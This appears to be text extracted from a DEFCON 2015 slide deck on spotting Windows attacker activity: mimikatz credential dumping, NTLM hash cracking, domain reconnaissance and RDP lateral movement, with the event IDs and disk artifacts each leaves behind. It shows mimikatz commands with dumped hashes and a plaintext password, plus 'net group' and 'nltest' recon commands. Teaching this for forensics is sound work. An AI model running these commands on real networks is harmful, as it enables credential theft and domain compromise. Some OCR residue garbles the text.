  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 13 2014 19:40:22)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */
```




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 588739 (00000000:0008fbc3)
Session           : Interactive from 1
User Name         : ImaUser
Domain            : OHNOES
SID               : S-1-5-21-1380823720-2047675133-3682530910-1106
        msv :
         [00000003] Primary
         * Username : ImaUser
         * Domain   : OHNOES
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
         [00010000] CredentialKeys
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
        tspkg :
        wdigest :
         * Username : ImaUser
         * Domain   : OHNOES
         * Password : P@ssw0rd!
        kerberos :
         * Username : ImaUser
         * Domain   : OHNOES.INTERNAL
         * Password : (null)
        ssp :
        credman :
```

CRACKING NT HASHES

- John The Ripper
- OCLHashCat (GPU)
  - Ubuntu 14.04 - 8x AMD R9 290X can do 183528 Mh/s against NTLM, that is 183,528,000,000 tries per second*.
  - Roughly 9 hours to crack an 8 character password


RECON

Volatility – consoles or cmdscan




```
C:\Users\imauser>find "address" .\Documents\default.rdp

---------- .\DOCUMENTS\DEFAULT.RDP
full address:s:10.1.1.10

C:\Users\imauser>net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           Y:        \\gl-member1\c$           Microsoft Windows Network
             Z:        \\vmware-host\Shared Folders
                                                VMware Shared Folders
The command completed successfully.


C:\Users\imauser>nltest /dclist:OHNOES
Get list of DCs in domain 'OHNOES' from '\\GL-DC1'.
    GL-DC1.OHNOES.INTERNAL [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully
```

RECON – APT STYLE



```
20110718-11:38:47 | net group /domain
20110718-11:39:57 | net start
20110718-11:58:54 | net group "domain admins"
20110718-11:59:14 | net group "domain admins" /domain
20110718-12:01:57 | net group "domain computers" /domain
20110718-12:02:43 | net group "domain controllers" /domain
20110718-12:03:26 | net group "domain users" /domain
```

LATERAL MOVEMENT



```
Event 4624, Microsoft Windows security auditing.

General  Details

Subject:
        Security ID:            SYSTEM
        Account Name:           WIN7-IMAUSER1$
        Account Domain:         OHNOES
        Logon ID:               0x3e7

Logon Type:                     2

New Logon:
        Security ID:            S-1-5-21-1380823720-2047675133-3682530910-1106
        Account Name:           imauser
        Account Domain:         OHNOES
        Logon ID:               0x68e03
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x1d8
        Process Name:           C:\Windows\System32\winlogon.exe

Network Information:
        Workstation Name:       WIN7-IMAUSER1
        Source Network Address: 127.0.0.1
        Source Port:            0
```

Event ID 4624 – Logon / Event ID 4634 - Logoff


- Type 2 – Interactive
- Type 3 - Network Logon
- Type 10 – Remote Interactive (RDP)

LATERAL MOVEMENT

- RDP Pivot
  - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 21 (RDP Logon)
  - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 25 (RDP Reconnect)

LATERAL MOVEMENT

- RDP Pivot Continued
  - Default.rdp disk artifact
  - BMC Cache (bcache22.bmc)



Please wait for the

e Local Session Manager...

QUESTIONS?

This slide deck and related links for the videos will be eventually posted on:
Cybersecology.com/DEFCON2015
Big thanks to Mike Landeck for allowing me to use his site!